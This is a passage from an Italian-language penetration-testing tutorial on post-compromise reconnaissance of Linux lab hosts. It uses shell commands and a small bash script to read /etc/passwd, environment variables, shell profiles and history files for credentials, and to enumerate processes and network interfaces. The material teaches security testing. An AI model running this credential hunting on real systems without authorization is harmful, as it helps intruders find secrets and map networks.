|----------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| /usr                       | Directory per i file binari degli utenti, le pagine del manuale, i codici sorgenti del kernel, i file header e altro ancora (inclusi i giochi, in passato).                                       |
| /run                       | Directory per i dati di runtime. Descrive lo stato del sistema dall'ultimo avvio.                                                                                                                 |
| /opt                       | Directory per le applicazioni software. Spesso ospita i dati relativi alle installazioni di software di terze parti.                                                                              |
| /mnt                       | Directory per il "montaggio" di condivisioni di rete o altri dispositivi di rete, utilizzata principalmente per il mount dei dispositivi sul file system locale, in modo temporaneo o permanente. |
| /media                     | Directory per i dispositivi rimovibili, come le unità CD. Serve come punto di mount.                                                                                                              |
| /lib,<br>/lib32,<br>/lib64 | Directory per le librerie condivise necessarie per avviare il sistema ed eseguire i comandi.                                                                                                      |
| /srv                       | Directory per i dati comunemente gestiti dai servizi di rete, come i server web e i file server.                                                                                                  |

I sistemi in attività potrebbero contenere migliaia di file, sparsi nei loro sistemi, quindi è importante sapere quali dati sensibili cercare e dove cercarli.

Mentre lo standard FHS mira a standardizzare il layout del file system, i sistemi possono discostarsi dallo standard. Inoltre, l'amministratore di sistema può archiviare i file delle applicazioni ovunque desideri. Per esempio, nulla impedisce a un amministratore di sistema di servire l'intero contenuto



del proprio server web da una directory come `/mywebsite` e di scrivere i file log in una directory come `/data/logs`.

## L'ambiente della shell

Dal punto di vista della raccolta di informazioni, l'ambiente shell è importante, perché può rivelare informazioni su come e dove il sistema cerca gli eseguibili da eseguire. Le applicazioni possono aggiungere nuovi percorsi alla variabile d'ambiente `PATH`, in modo che le applicazioni possano impiegare altre librerie ed altri eseguibili da posizioni non standard. In queste configurazioni personalizzate potreste anche trovare credenziali e altri segreti.

## Variabili d'ambiente

Quando si viola un host, spesso è utile scaricare le sue variabili d'ambiente usando i comandi `env` o `printenv`. Gli amministratori tendono a memorizzare le credenziali nelle variabili d'ambiente, per evitare di scriverle nei file su disco. I sistemi di distribuzione possono iniettare le credenziali nel runtime dell'applicazione tramite queste variabili d'ambiente, che l'applicazione poi leggerà. Inoltre, nelle variabili d'ambiente potreste trovare altre informazioni importanti, come gli indirizzi dei server adiacenti e le configurazioni di runtime.

## Informazioni sensibili nei profili Bash

Nel Capitolo 2, abbiamo utilizzato il file `~/.bashrc` e gli alias della shell bash per creare scorciatoie per i comandi. Gli amministratori di sistema potrebbero facilmente includere credenziali in script della shell come `~/.bashrc` per evitare di dover fornire manualmente le credenziali sulla riga di comando, quindi controllate sempre se sono state apportate modifiche; potreste trovare credenziali o comandi utilizzati per scopi amministrativi. Ecco alcuni file di profilo che è opportuno cercare: `/etc/profile`, `/etc/bashrc`, `~/.bashrc`, `~/.profile`, `~/.bash_profile`, `~/.env`, `~/.bash_login` e `~/.bash_logout`.

Sul sistema possono anche essere presenti shell diverse da bash, come Z Shell. In questi casi, potreste voler cercare file come `/etc/zprofile`, `/etc/zshrc`, `~/.zprofile` e `~/.zshrc`.

Utilizzate il comando `man` per scoprire quanto più possibile sui file d'ambiente e dei profili delle varie shell. Per esempio, provate `man bash` per la shell bash, `man zsh` per la shell Z e `man csh` per la shell C.

## Utenti e gruppi

Dovete raccogliere informazioni sui vari utenti e gruppi presenti sul sistema. Nei sistemi possono essere presenti account utente per operatori umani, ma potreste anche imbattervi in sistemi che non hanno altri account oltre a quelli di default di una macchina Linux. Ciò accade soprattutto in ambienti in cui gli host vengono attivati e disattivati più volte al giorno, come negli ambienti containerizzati. I server di breve durata non sono

generalmente gestiti tramite account di sistema locali; piuttosto, gli strumenti di orchestration e provisioning automatizzano l'intero processo di utilizzo, upgrade, downgrade, scaling (in e out, up e down) e così via.

## Account locali

I sistemi Linux sono dotati di diversi utenti e gruppi di default. Potete trovare gli account utente in `/etc/passwd` e i gruppi in `/etc/group`, che dovrebbero risultare leggibili anche dagli utenti con privilegi limitati. Questi file non contengono dati sensibili, ma possono aiutarvi a scoprire altre directory e file da cercare, poiché tutto, su un sistema Linux, è di proprietà di un utente e di un gruppo.

### NOTA

È cosa frequente che gli hacker prendano di mira sia `/etc/passwd` sia `/etc/group`, quindi i responsabili della sicurezza, con un monitoraggio adeguato, controlleranno sempre eventuali tentativi di lettura o scrittura di questi file.

Esaminiamo i file `/etc/passwd` degli host violati. Eseguite su `p-web-01` (172.16.10.10), `p-web-02` (172.16.10.12) e `p-jumpbox-01` (172.16.10.13) il comando riportato nel Listato 8.1, per conoscere l'elenco degli utenti e le loro proprietà.

### Listato 8.1

---

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
--snip--
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/usr/sbin/nologin
jmartinez:x:1001:1001:/home/jmartinez:/bin/bash
--snip--
```

Come potete vedere, otteniamo un elenco di valori separati da due punti (:). Ogni riga è relativa a un singolo

account utente e ogni campo rappresenta informazioni specifiche su di esso. Di particolare interesse, per noi, è la prima riga dell'output, che indica che c'è un account utente `root`. La Tabella 8.2 suddivide questa riga nei suoi campi.

**Tabella 8.2** Campi del file `/etc/passwd`.

| Account | Password | ID utente | ID gruppo | Commento | Directory home | Shell di default |
|---------|----------|-----------|-----------|----------|----------------|------------------|
| root    | x        | 0         | 0         | root     | /root          | /bin/bash        |

Il primo campo è il nome utente dell'account e la `x` nel secondo campo rappresenta la password. Potete trovare i codici hash delle password nel file `/etc/shadow`, che tratteremo nei prossimi capitoli quando esamineremo l'accesso alle credenziali. Il terzo e il quarto campo rappresentano rispettivamente l'ID utente (UID) e l'ID di gruppo (GID) di quell'utente. Il quinto campo è un commento che può contenere dettagli sull'utente (come il suo nome completo, la sua qualifica e il suo codice interno da dipendente). Il sesto campo rappresenta la directory home dell'utente (in questo caso, `/root`) e il settimo campo rappresenta il suo ambiente shell di default (in questo caso, `/bin/bash`).

Utilizzando la shell `bash`, possiamo eseguire il parsing dell'output di `/etc/passwd` per estrarne i campi desiderati. Per esempio, per estrarre il nome utente (primo campo), la directory home (sesto campo) e la shell di default (settimo campo) di ciascun utente, eseguite il comando riportato nel Listato 8.2.

#### Listato 8.2

```
$ awk -F':' '{print $1, $6, $7}' /etc/passwd | sed 's/ /,/g'
root,/root,/bin/bash
```

```
daemon,/usr/sbin,/usr/sbin/nologin
bin,/bin,/usr/sbin/nologin
sys,/dev,/usr/sbin/nologin
sync,/bin,/bin/sync
--snip--
```

Poiché i campi sono separati da due punti, possiamo usare facilmente `awk` e `sed` per recuperare i campi che ci interessano.

## Gruppi locali

Quindi, eseguite il comando riportato nel Listato 8.3 per visualizzare l'elenco dei gruppi locali.

### Listato 8.3

---

```
$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:

adm:x:4:ubuntu
tty:x:5:
disk:x:6:
lp:x:7:
--snip--
```

Il file `/etc/group` è formattato come segue: il primo campo è un valore univoco che rappresenta il nome del gruppo, il secondo rappresenta la password, il terzo è il GID e l'ultimo è l'elenco dei membri di ogni gruppo, separati da virgole. Come potete vedere nella parte in grassetto dell'output, l'account utente `ubuntu` fa parte del gruppo `adm`, che è un gruppo utilizzato per attività di amministrazione del sistema, come la visualizzazione dei log.

## Accesso alla cartella home

Per default, solo l'utente proprietario (e un superuser, come l'utente `root`) può accedere alla home directory di

quell'utente. Eseguite il comando riportato nel Listato 8.4 per elencare tutte le home directory degli utenti e le loro autorizzazioni.

#### Listato 8.4

---

```
$ ls -l /home/
total 20
drwxr-x--- 2 arodriguez arodriguez 4096 May 19 02:28 arodriguez
drwxr-x--- 2 dbrown     dbrown     4096 May 19 02:28 dbrown
drwxr-x--- 2 jmartinez  jmartinez 4096 May 19 02:28 jmartinez
drwxr-x--- 2 ogarcia    ogarcia    4096 May 19 02:28 ogarcia
drwxr-x--- 2 ubuntu     ubuntu     4096 Apr 20 13:44 ubuntu
```

Come potete vedere, ogni directory home è di proprietà del relativo utente. Esamineremo in modo più dettagliato le autorizzazioni delle directory nel Capitolo 9.

Prepariamo un piccolo script bash per verificare se possiamo accedere alle home directory degli utenti. È utile perché le autorizzazioni possono essere confuse per errore, per esempio quando vengono modificate ricorsivamente o quando fanno parte di grandi sistemi che possono ospitare decine di account utente.

#### NOTA

Gli script di questo capitolo sono disponibili su <https://github.com/dolevf/Black-Hat-Bash/blob/master/ch08>.

Lo script del Listato 8.5 esegue i seguenti passaggi: verifica se l'utente in esecuzione può leggere `/etc/passwd` e, in caso affermativo, ne legge il contenuto; estrae il percorso di default della directory home di ciascun account utente; verifica se l'utente corrente può leggere ciascuna directory home; mostra i risultati.

#### Listato 8.5

---

```
#!/bin/bash
if [[ ! -r "/etc/passwd" ]]; then
    echo "/etc/passwd must exist and be readable to be able to continue."
    exit 1
```

```

fi
while read -r line; do (1)
    account=$(echo "${line}" | awk -F':' '{print $1}')(2)
    home_dir=$(echo "${line}" | awk -F':' '{print $6}')(3)
    # Considera solo le directory home sotto /home.
    if echo "${home_dir}" | grep -q "^/home"; then (4)
        if [[ -r "${home_dir}" ]]; then (5)
            echo "Home directory ${home_dir} of ${account} is accessible!"
        else
            echo "Home directory ${home_dir} of ${account} is NOT accessible!"
        fi
    fi
fi
done < <(cat "/etc/passwd")

```

Nel ciclo `while`, leggiamo riga per riga il file `/etc/passwd` (1). In (2) e (3), assegniamo alle variabili `account` e `home_dir` il primo e il sesto campo di ogni riga. Quindi controlliamo se la directory home inizia con la stringa `/home` usando il carattere di accento circonflesso (^) (4) e l'opzione `grep -q` (*quiet*), in modo che l'output del comando non venga mostrato sullo stream di output standard. In (5), se il nostro controllo precedente ha avuto successo, controlliamo se la directory home è leggibile con `-r` e mostriamo il risultato sullo schermo.

## Shell valide

Abbiamo detto che il settimo campo di `/etc/passwd` è la shell di default dell'utente. Tuttavia, come misura di rafforzamento della sicurezza, l'amministratore di sistema potrebbe assegnare agli utenti una shell non valida. Per gli hacker, gli account con shell reali (come `/bin/bash`) dovrebbero quindi indicare due possibilità alternative: che l'account appartenga a un utente o servizio reale con una possibile necessità di fare login, oppure che l'account abbia una configurazione appositamente errata.

Quando gli amministratori di sistema aggiungono un account a una macchina Linux utilizzando il comando `useradd`

o `adduser`, la loro shell di default è determinata dall'impostazione `SHELL` nel file `/etc/default/useradd` o da `DSHELL` in `/etc/adduser.conf`, come potete vedere qui:

```
$ grep -e "#DSHELL" /etc/adduser.conf
#DSHELL=/bin/bash
$ grep -e "SHELL=" /etc/default/useradd
SHELL=/bin/sh
```

Con un po' di comandi `bash` e `awk` avanzati, possiamo estrarre le righe contenenti shell valide, come `/bin/bash` o `/bin/sh`, per poi concentrare i nostri sforzi futuri solo su quegli account (Listato 8.6).

#### Listato 8.6

---

```
$ awk -F':' '{if ($7=="/bin/sh" || $7=="/bin/bash") {print $1,$7}}' /etc/passwd
root /bin/bash
ubuntu /bin/bash
jmartinez /bin/bash
dbrown /bin/bash
ogarcia /bin/bash
arodriguez /bin/bash
```

Abbiamo intenzionalmente reso questo comando leggermente più complicato del necessario, così potete vedere quanto potente può essere `awk` per attività di parsing. Nel Listato 8.6, `awk` usa la sua condizione `if` e un operatore OR (`||`) per controllare se il settimo campo del file è uguale a `/bin/sh` o `/bin/bash`. Quindi mostra il primo e il settimo campo se l'espressione risultante è vera.

Come per qualsiasi cosa nella shell `bash`, è possibile raggiungere lo stesso obiettivo con un comando più semplice (Listato 8.7).

#### Listato 8.7

---

```
$ grep -e "/bin/bash" -e "/bin/sh" /etc/passwd
```

Tuttavia, questo comando `grep` è più semplice ma anche più soggetto a errori, perché mostrerà qualsiasi campo che



contenga una delle due stringhe (non solo il settimo campo, che definisce la shell di default).

## Processi

L'enumerazione dei processi in esecuzione è un passaggio estremamente importante per una ricognizione di successo. I processi ci aiutano a identificare tutto il codice in funzione su un sistema, consentendoci di concentrare i nostri sforzi su specifiche applicazioni. I processi sono importanti anche perché ci aiutano a comprendere i sistemi di difesa di un host.

### Visualizzazione dei file di processo

Su un host Linux, ogni processo ha una directory dedicata sotto `/proc` che trae il nome dal suo PID (*Process Identifier*), che è un valore numerico. Eseguiamo un semplice comando `ls` (usando l'opzione `-1` per elencare i file uno per riga) e `grep` con una speciale espressione regolare per elencare tutti i file di questa directory che hanno come nome un numero (Listato 8.8).

#### Listato 8.8

---

```
$ ls -1 /proc/ | grep -E '^[0-9]+$'
1
33
34
7
```

Poiché vengono continuamente generati e “uccisi” sempre nuovi processi, vedrete numeri PID diversi da quelli di questo output (a eccezione di `1`, il processo *init*, che dovrebbe

essere sempre presente). Esploriamo le informazioni a nostra disposizione nella cartella del processo init:

```
$ ls -l /proc/1/  
arch_status  
attr  
autogroup  
auxv  
cgroup  
clear_refs  
cmdline  
comm  
coredump_filter  
cpu_resctrl_groups  
cpuset  
cwd  
environ  
exe  
fd  
--snip--
```

La cartella contiene molti file, alcuni dei quali sono più interessanti di altri per un penetration tester. Per esempio, i seguenti file contengono informazioni utili.

- `/proc/<pid>/cmdline` Contiene il comando completo utilizzato per avviare il processo.
- `/proc/<pid>/cwd` Punta alla directory di lavoro del processo.
- `/proc/<pid>/environ` Contiene lo stato delle variabili d'ambiente al momento dell'avvio del processo.
- `/proc/<pid>/exe` Indica il file binario che ha avviato il processo.
- `/proc/<pid>/task` Contiene subdirectory per ogni thread avviato dal processo.
- `/proc/<pid>/status` Contiene informazioni sul processo, come il suo stato, le dimensioni della memoria virtuale, il numero di thread, l'ID del thread e l'umask del processo (un valore di quattro cifre utilizzato per determinare le autorizzazioni dei file appena creati).

- `/proc/<pid>/fd` Contiene i descrittori di file in uso. I descrittori di file sono interi non negativi (senza segno) utilizzati dai processi per descrivere i file aperti.

Esploriamo alcuni di questi file per vedere che cosa possono dirci sul PID 1 del sistema. Su `p-web-01` (172.16.10.10), lanciate il seguente comando:

```
$ cat /proc/1/cmdline
python3-mflaskrun--host=0.0.0.0--port=8081
```

Come potete vedere, questo processo è avviato da un comando `python3`. L'output è un po' difficile da leggere, perché i suoi elementi sono separati da byte nulli. Possiamo renderlo più leggibile usando il seguente comando per sostituire i byte nulli con altrettanti spazi:

```
$ cat /proc/1/cmdline | tr '\000' ' '
python3 -m flask run --host=0.0.0.0 --port=8081
```

Successivamente, guardate il link simbolico `/proc/1/cwd` per determinare la directory di lavoro del processo 1 con il seguente comando `ls`:

```
ls -ld /proc/1/cwd
lrwxrwxrwx 1 root 0 May 4 01:26 /proc/1/cwd -> /app
```

Il primo carattere dell'output è `l`, che sta per *link simbolico*. Potete anche vedere che abbiamo una freccia (`->`) da `/proc/1/cwd` a `/app`, che indica il fatto che il link simbolico `cwd` punta alla directory `/app`.

Vi invitiamo a scoprire tutti gli altri file che risiedono nella directory `/proc` e i loro scopi. Potete trovare un elenco ben spiegato di questi file nella pagina man di `proc` (eseguendo il comando `man proc`).

## Esecuzione di ps

Utility come `ps` possono permetterci di esplorare i processi senza dover navigare manualmente nella directory `/proc`.

Provate a lanciare il seguente comando per conoscere l'elenco dei processi:

```
$ ps aux
USER  PID  %CPU  %MEM    VSZ   RSS  TTY  STAT  START  TIME  COMMAND
root    1   0.0   0.7  36884  30204    ?    Ss   01:12   0:00  python3 -m flask
run --host=0.0.0...
root    7   0.0   0.0   4508   3900 pts/0    Ss   01:12   0:00  /bin/bash
root   92   0.0   0.0   8204   3888 pts/0    R+   02:05   0:00  ps aux
```

L'output è breve perché questo ambiente laboratorio funziona su container, e i container sono progettati per usare il minor numero possibile di risorse. Sui sistemi reali e con server ma non basati su container, probabilmente vedrete molti più processi. Potete eseguire lo stesso comando sul vostro host Kali per vedere le differenze nell'output.

Il comando `ps` usa il file system virtuale `/proc` per visualizzare le informazioni sui processi in un modo più pulito. Usiamo alcune delle sue funzionalità di filtraggio per estrarre dall'output alcune informazioni chiave, come l'utente in esecuzione, il PID e il comando eseguito:

```
$ ps x -o user -o pid -o cmd
USER  PID  CMD
root    1  python3 -m flask run --host=0.0.0.0 --port=8081
root    7  /bin/bash
root  137  ps x -o user -o pid -o cmd
```

Eseguite lo stesso comando su tutte le “macchine” che abbiamo violato finora e prendete nota dei risultati.

## Esame dei processi radice

Anche chi ha la proprietà dei processi è un elemento importante da considerare. I processi in esecuzione per `root`

possono causare vulnerabilità a escalation dei privilegi, se sono scritti in modo non sicuro. Per esempio, quando abbiamo violato il server web `p-web-01` (172.16.10.10), siamo planati sulla shell come utenti `root` perché è stato l'utente `root` ad aver inizializzato e avviato l'applicazione.

Lanciare applicazioni come un superuser è generalmente considerata una cattiva pratica, perché semplifica notevolmente la vita di un penetration tester. Se l'applicazione fosse stata avviata da un normale utente, avremmo dovuto cercare un'opportunità di escalation dei privilegi. Come ricorderete, quando abbiamo violato la macchina `p-web-02` (172.16.10.12), vi siamo arrivati come utenti `www-data`, non `root`.

Come altro esempio del perché sia una cattiva pratica usare l'utente `root` per il runtime di un'applicazione, immaginate che uno script bash esegua il file `/tmp/update.sh` ogni dieci minuti come un processo in background eseguito da `root`, e supponete anche che il file sia scrivibile da altri utenti del sistema. In questo esempio, qualcuno potrebbe scrivere un'istruzione all'interno del file per concedersi autorizzazioni aggiuntive e, poiché il processo viene eseguito da `root`, l'esecuzione del file `update.sh` godrebbe del contesto dell'utente `root`.

## Il sistema operativo

Il sistema operativo Linux ha così tante varianti che alcuni siti web, come <https://distrowatch.com> sono dedicati a tracciarle. Come fate a sapere esattamente quale sistema operativo è in esecuzione sul sistema che avete appena violato?

I sistemi operativi possono collocare le informazioni su se stessi in vari posti, ma per la maggior parte, le troverete nella directory `/etc`. Controllate le seguenti posizioni: `/etc/os-release`, `/etc/issue`, `/usr/lib/os-release`, `/proc/version`, `/etc/*-release` e `/etc/*-version`. Per esempio, sulla macchina `p-web-01` basata su Ubuntu (172.16.10.10), dovrete essere in grado di trovare informazioni sul sistema operativo in `/etc/os-release`.

Oltre ai file, vi sono anche alcune utility che potrebbero aiutarvi a identificare il sistema operativo. Provate a eseguire `uname -o` oppure `uname -a` e anche `lsb_release`, `hostnamectl` e `hostname`. Sebbene comandi come `hostname` e `hostnamectl` non siano progettati per mostrare informazioni sul sistema operativo, potrebbero rivelarle se l'amministratore di sistema ha impostato il nome della macchina in modo da includere il tipo di sistema operativo, per esempio con `ubuntu-prod-01`. Lo stesso vale per la variabile d'ambiente `$HOSTNAME`, che contiene anche il nome dell'host.

## Esercizio 12 – Script per rilevare il sistema operativo Linux

Provate a realizzare uno script in grado di identificare il tipo del sistema operativo (Ubuntu, Debian o altro) di qualsiasi sistema basato su Linux. Per raggiungere questo obiettivo, lo script dovrebbe cercare determinati file ed estrarre le informazioni utili. Inoltre, poiché chiunque dovrebbe essere in grado di eseguire lo script su qualsiasi sistema Linux e aspettarsi che fallisca, dovete pensare a come gestire gli errori.

Ecco i passaggi che lo script dovrebbe seguire.

1. Usare uno o più metodi che abbiamo evidenziato in precedenza per raccogliere le informazioni relative al sistema operativo, usando un comando o un file. Potete fare ricerche per implementare anche altri metodi di scoperta del sistema operativo in uso.
2. Se non è stato trovato alcun metodo utile per il rilevamento del sistema operativo, lo script deve gestire questa condizione e indicarla all'utente.
3. Lo script dovrebbe terminare con il codice di stato corretto in base al risultato del runtime.

Lo script `os_detect.sh` nel repository GitHub di questo libro è un esempio di script per il rilevamento del sistema operativo.

## **Sessioni di login e attività dell'utente**

Quando un utente fa login su un sistema o apre una nuova sessione sul terminale, il sistema registra queste informazioni. Ciò avviene indipendentemente dal fatto che l'utente faccia login localmente (su un laptop, per esempio) o da remoto, tramite un protocollo come SSH o Telnet.

Questa informazione è preziosa, perché potrebbe fornirvi informazioni sulle connessioni precedenti, inclusi gli indirizzi IP di origine utilizzati per la connessione. Per esempio, se un amministratore di sistema utilizza un server di gestione dedicato per connettersi ad altri server, la raccolta delle

sessioni di login rivelerebbe l'indirizzo IP di quel server di gestione.

## Raccolta delle sessioni utente

Per visualizzare gli utenti correnti su un sistema, utilizzate i comandi `w` o `who`:

```
$ w
$ who
```

Questi comandi mostrano informazioni sull'utente, come il nome utente, l'ora del login e il comando del suo processo corrente. I comandi leggono queste informazioni dal file

`/var/run/utmp`.

Il comando `last` mostra i login nella cronologia, tratti dal file `/var/log/wtmp`, che contiene sia le sessioni utente correnti che quelle passate:

```
$ last
```

Provate questi comandi sulla macchina `p-jumpbox-01` (172.16.10.13) dopo aver fatto login tramite SSH con l'utente `backup`.

Un altro comando utile è `lastb` (*last bad*). Questo comando visualizza un elenco dei tentativi di login errati, tratti da `/var/log/btmp`, se tale file esiste nel file system.

File come `/var/run/utmp` e `/var/log/wtmp` sono di tipo binario. Se provate a leggerli usando il comando `cat`, l'output sarà incomprensibile. Alcuni sistemi potrebbero avere il comando `utmpdump`, che accetta come argomenti questi file e li mostra nel formato corretto.



## Investigare sui comandi eseguiti

Quando un utente inizia a eseguire comandi nella shell, il sistema cattura queste informazioni e le scrive nei *file della cronologia*, che di solito sono file nascosti (i file il cui nome inizia con un punto) memorizzati nella cartella home dell'utente. Per esempio, il file della cronologia dell'utente `root` si trova in `/root/.bash_history`. Per i normali utenti, il file della cronologia viene solitamente salvato in `/home/<utente>/.bash_history`. Altre shell possono denominare i file della cronologia in modo differente. Per esempio, il file della cronologia della Z Shell si chiama `.zsh_history`.

I file della cronologia sono interessanti, perché sono, essenzialmente, un riepilogo delle azioni di un utente sulla riga di comando. Se qualcuno eseguisse un comando `curl` con le proprie credenziali per autenticarsi su un sito web remoto, il comando, insieme alle credenziali, verrebbe registrato nel file della cronologia. Per visualizzare il file della cronologia dell'utente corrente, lanciate il comando `history`:

```
$ history
```

Un rapido comando della bash che utilizza `find` può aiutarci a cercare file nascosti con il suffisso `_history` (Listato 8.9).

### Listato 8.9

---

```
$ find / -name ".*_history" -type f
```

Questo comando avvia la ricerca dalla directory radice (`/`) e imposta una ricerca di file (`-type f`) che distingue fra maiuscole e minuscole i cui nomi terminano con la stringa `_history`.

# Reti

Le informazioni relative alle reti sono fra i dati più importanti da raccogliere su un sistema. Durante il penetration testing, potreste conoscere l'esistenza di una sola rete (quella cui siete connessi fisicamente se siete impegnati in un'attività in loco, per esempio), ma ciò non significa che questa sia l'unica rete disponibile. Potreste scoprire anche altre reti se vi capita di hackerare un host *multi-homed*, ovvero una macchina con più interfacce di rete, connesse a più reti.

## Interfacce di rete e percorsi

Su un host violato, un modo semplice per scoprire tutte le interfacce di rete consiste nel guardare i file contenuti nella directory `/sys/class/net`. Provate a elencare i file sui box violati.

Gli esempi seguenti provengono dal box `p-web-01`

(172.16.10.10):

```
$ ls -l /sys/class/net/
total 0
lrwxrwxrwx 1 root root 0 May 10 03:13 eth0 -> ../../devices/virtual/net/eth0
lrwxrwxrwx 1 root root 0 May 10 03:13 lo -> ../../devices/virtual/net/lo
```

Ogni file è un link simbolico contenente il nome di un'interfaccia di rete e ogni link punta a una directory in

`/sys/devices/virtual/net/`:

```
$ ls -l /sys/devices/virtual/net/
total 0
drwxr-xr-x 5 root root 0 May 10 03:13 eth0
drwxr-xr-x 5 root root 0 May 10 03:13 lo
```

Potete impiegare questa analisi delle interfacce di rete anche per scoprire se un dispositivo di rete è fisico o virtuale. Vale la pena di notare che un amministratore può cambiare il nome delle interfacce di rete, quindi questi non

sono indicatori affidabili. Tuttavia, i dispositivi di rete fisici dovrebbero essere visualizzati in modo differente in `/sys/devices/virtual/net`. Eseguite il comando precedente sulla vostra macchina Kali. Dovreste ottenere un output simile al seguente:

```
lrwxrwxrwx 1 root root 0 Sep 25 16:15 br_corporate ->
../../devices/virtual/net/br_corporate
lrwxrwxrwx 1 root root 0 Sep 25 16:15 br_public ->
../../devices/virtual/net/br_public
lrwxrwxrwx 1 root root 0 Sep 19 21:41 docker0 ->
../../devices/virtual/net/docker0
lrwxrwxrwx 1 root root 0 Sep 19 21:41 eth0 ->
../../devices/pci0000:00/0000:00:03.0/net/eth0
lrwxrwxrwx 1 root root 0 Sep 19 21:41 lo -> ../../devices/virtual/net/lo
```

Come potete vedere, tutti i dispositivi sono virtuali, tranne `eth0`, che ha un identificatore di bus PCI (*Peripheral Component Interconnect*), `pci0000:00/0000:00:03.0`. Sulla vostra macchina, questo valore potrebbe essere diverso, poiché dipende dalla scheda di rete che state utilizzando.

#### NOTA

L'identificazione definitiva di un target come server fisico o virtuale richiede l'utilizzo di più euristiche. La raccolta di rete può produrre falsi positivi.

Un altro modo per mostrare tutte le interfacce di rete senza usare particolari utility di rete consiste nell'ispezionare il file `/proc/net/route`, che contiene informazioni sul routing di rete. L'ispezione manuale di questo file può essere utile su host rinforzati o container Linux leggeri, dove potreste non avere accesso a utility di rete altrimenti comuni, come `ifconfig`, `ip`, `netstat` o `ss` (*socket statistics*):

```
$ cat /proc/net/route
Iface Destination Gateway Flags RefCnt Use Metric Mask MTU Window
IRTT
eth0 00000000 010A10AC 0003 0 0 0 00000000 0 0
0
eth0 000A10AC 00000000 0001 0 0 0 0FFFFFFF 0 0
0
```

La prima riga del file contiene le intestazioni delle colonne e ogni riga successiva corrisponde a un percorso di rete, alla sua interfaccia di rete e ad altre informazioni relative al routing, in formato esadecimale. Per esempio, nella prima riga, sotto `Gateway`, il valore `010A10AC` rappresenta l'indirizzo IP del gateway dell'interfaccia di rete. Se convertite ogni byte in un valore decimale, dovrete ottenere quanto segue:

```
01    1
0A   10
10   16
AC   172
```

Questo valore è l'indirizzo 172.16.10.1, l'indirizzo IP del gateway per l'interfaccia `eth0`, in formato *little-endian*. Potete impiegare <https://ascii.cl/conversion.htm> per convertire i valori da esadecimale a decimale o potete anche farlo con bash:

```
$ echo $((16#AC))
172
```

Utilizzando gli operatori aritmetici `$(( ))` e la sequenza di caratteri `16#`, che rappresenta il formato esadecimale (o *base16*), è possibile convertire qualsiasi valore esadecimale in un numero decimale.

Il file `/proc/net/route` non ci ha fornito gli indirizzi IP delle interfacce di rete sull'host. Tuttavia, possiamo ottenere queste informazioni esaminando il file `/proc/net/fib_trie`.

Questo file contiene dati simili a questi:

```
Main:
+-- 0.0.0.0/0 3 0 5
--snip--
    |-- 127.0.0.1
        /32 host LOCAL
    |-- 127.255.255.255
        /32 link BROADCAST
+-- 172.16.10.0/24 2 0 2
+-- 172.16.10.0/28 2 0 2
    |-- 172.16.10.0
        /24 link UNICAST
    |-- 172.16.10.10
```

```
--snip--
Local:
+-- 0.0.0.0/0 3 0 5
  |-- 0.0.0.0
    /0 universe UNICAST
+-- 127.0.0.0/8 2 0 2
  +-- 127.0.0.0/31 1 0 0
    |-- 127.0.0.0
      /8 host LOCAL
    |-- 127.0.0.1
--snip--
```

Per eseguire il parsing di questo output e ottenere solo gli indirizzi IP delle interfacce di rete, possiamo utilizzare lo script bash del Listato 8.10.

### Listato 8.10

---

```
$ awk '/32 host/ { print f } {f=$2}' /proc/net/fib_trie | sort | uniq
127.0.0.1
172.16.10.10
```

E gli indirizzi MAC, gli indirizzi fisici delle interfacce di rete? Possiamo ottenere anche queste informazioni tramite il file `system virtuale /sys`:

```
$ cat /sys/class/net/eth0/address
02:42:ac:10:0a:0a
```

Su host non rafforzati, potreste avere accesso a utility di rete come `ifconfig`, un comando molto diffuso su host Linux. Questo comando vi consente di visualizzare tutte le informazioni di rete necessarie in un modo più comodo:

```
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.10.10 netmask 255.255.255.0 broadcast 172.16.10.255
    ether 02:42:ac:10:0a:0a txqueuelen 0 (Ethernet)
    RX packets 97 bytes 211107 (211.1 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 83 bytes 5641 (5.6 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Per ogni interfaccia dovrete ottenere informazioni come indirizzi MAC, netmask e indirizzi broadcast, più alcune statistiche di rete, come il numero di byte di pacchetti trasmessi e ricevuti. Per default, `ifconfig` visualizzerà solo le

interfacce di rete che sono in uno stato “up”; usate il flag `-a` per visualizzare tutte le interfacce.

Un comando alternativo a `ifconfig` è `ip`, che visualizza lo stesso tipo di informazioni, inclusi i dettagli di routing. Eseguite `ip link` per mostrare tutte le interfacce di rete e `ip addr` per mostrare tutti i percorsi di rete.

Provate a eseguire questi comandi sulle altre macchine laboratorio (`p-web-02` e `p-jumpbox-01`); dovrete notare che una di esse è connessa a un'altra rete interna all'indirizzo `10.1.0.0/24`. Ciò significa che uno degli host violati ha una presenza anche in un'altra rete!

## Connessioni e vicini

Le reti sono loquaci; i pacchetti entrano ed escono in continuazione dai sistemi. È raro che gli host che hanno un loro uso siano inattivi e potete indagare passivamente il loro ambiente senza inviare pacchetti di rete, semplicemente raccogliendo informazioni sulla connessione.

Provate a raccogliere tali informazioni direttamente dal file system virtuale `/proc` utilizzando il file `/proc/net/tcp`:

```
$ cat /proc/net/tcp
sl  local_address  rem_address  st  tx_queue rx_queue  tr tm->when  retrnsmt
uid timeout  inode
0: 0B00007F:A0F1 00000000:0000 0A 00000000:00000000 00:00000000 00000000
0      0 4...
1: 00000000:1F91 00000000:0000 0A 00000000:00000000 00:00000000 00000000
0      0 4...
```

L'output di questo file è una *tabella di socket TCP* in cui ogni riga rappresenta una connessione fra due indirizzi: un indirizzo locale (`local_address`) e un indirizzo remoto (`rem_address`). I dati sono in esadecimale, quindi dobbiamo ancora una volta

convertirli in decimale per comprendere gli indirizzi IP e le porte dietro ogni connessione:

```
$ awk '{print $2,$3}' /proc/net/tcp | tail -n +2
0B00007F:A0F1 00000000:0000
00000000:1F91 00000000:0000
```

Usiamo `awk` per mostrare solo il secondo e il terzo campo, quindi li inoltriamo al comando `tail -n +2` per rimuovere dall'output le intestazioni della tabella. Questa tabella crescerà man mano che vengono stabilite più connessioni fra l'host violato e altri client e server.

